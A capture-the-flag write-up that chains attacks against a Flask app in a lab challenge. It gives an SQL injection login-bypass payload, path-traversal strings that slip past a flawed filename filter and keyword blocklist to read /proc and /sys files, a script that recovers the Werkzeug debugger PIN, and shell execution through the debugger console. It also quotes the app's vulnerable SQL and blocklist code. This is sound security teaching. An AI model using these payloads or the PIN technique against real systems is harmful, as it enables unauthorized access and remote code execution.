Python Sucks from Connectors CTF was one of my favorite solves because the chain stayed clean all the way through:
- SQL injection in the login form
- admin access to a file viewer
- arbitrary file read through broken path sanitization
- Werkzeug debugger PIN recovery
- RCE through
/console
Login bypass
The challenge starts with a normal login and registration page.

Trying a single quote in the login form immediately produced an error, so SQL injection was the obvious first step.

This payload logged me in as admin:
admin'OR'1'='1'--


That gave me access to the admin dashboard and, more importantly, the File Viewer.
The only code that mattered
Reading app.py through the file viewer gave me the source code, but only a few parts were actually useful.
1. The SQL injection
query = f"SELECT * FROM users WHERE username = '{username}' AND password_hash = '{password}'"
cur.execute(query)
Nothing fancy here. The login form was directly concatenating user input into the query.
2. The file-viewer filter
def sanitize_filename(filename):
    blocked_patterns = [
        'proc/self', 'proc/environ', 'proc/cmdline',
        '/proc/sys', 'config', 'flag', 'token',
        'php://', 'file://', 'zip://', 'data:'
    ]

    for pattern in blocked_patterns:
        if re.search(pattern, filename, re.IGNORECASE):
            return None

    return filename

def remove_slashes(filename):
    if len(filename) <= 50:
        return filename.replace('/', '').replace('\\', '')

    filename_first = filename[:50].replace('/', '').replace('\\', '')
    return filename_first + filename[50:]
This was the real bug. Slashes were only removed from the first 50 characters. So if I padded the input with enough leading slashes, the real path survived after character 50.
Turning the file viewer into arbitrary file read
Once I understood the filter, I could read almost any file by pushing the real path past the first 50 characters.
For example, this let me read /proc/net/arp:
///////////////////////////////////////////////////////proc/net/arp
That gave me the interface name.

Then I used that interface to read the MAC address:
/////////////////////////////////////////////////////sys/class/net/eth0/address

The MAC address was:
fa:3a:de:32:53:b5
Converted to decimal:
275130742887349
The blacklist also tried to block some /proc paths, but it only checked literal substrings. That meant /proc/./... was enough to bypass it.
To get the machine id:
////////////////////////////////////////////////////proc/./sys/kernel/random/boot_id

Result:
31837068-9c14-42ad-ae0b-7038d36906fb
To get the username:
///////////////////////////////////////////////////////////proc/./self/environ

From the environment, I recovered:
root
Recovering the Werkzeug PIN


After confirming the app was Flask, I checked whether the Werkzeug debugger had been left exposed at /console. It had, but it asked for the debugger PIN.
Werkzeug builds that PIN from a mix of public and machine-specific values. By this point I had everything I needed:
- username:
root - MAC decimal:
275130742887349 - machine id:
31837068-9c14-42ad-ae0b-7038d36906fb modname:flask.appappname:Flaskflask_path:/usr/local/lib/python3.9/site-packages/flask/app.py
I used this minimal script to compute the PIN:
import hashlib

bits = [
    "root",
    "flask.app",
    "Flask",
    "/usr/local/lib/python3.9/site-packages/flask/app.py",
    "275130742887349",
    "31837068-9c14-42ad-ae0b-7038d36906fb",
]

h = hashlib.sha1()
for bit in bits:
    h.update(bit.encode())
h.update(b"cookiesalt")
h.update(b"pinsalt")

num = f"{int(h.hexdigest(), 16):09d}"[:9]
pin = "-".join([num[:3], num[3:6], num[6:9]])
print(pin)
The PIN was:
502-606-235
RCE
Once I got into /console, command execution was straightforward:
import subprocess
print(
    subprocess.run(
        "<command>",
        shell=True,
        capture_output=True,
        text=True,
    ).stdout
)
After some searching, I found the flag in /tmp.

Flag
CONCTF{K0RAEN_p3opl3_ar3_s0_c0mpl1c4t3d}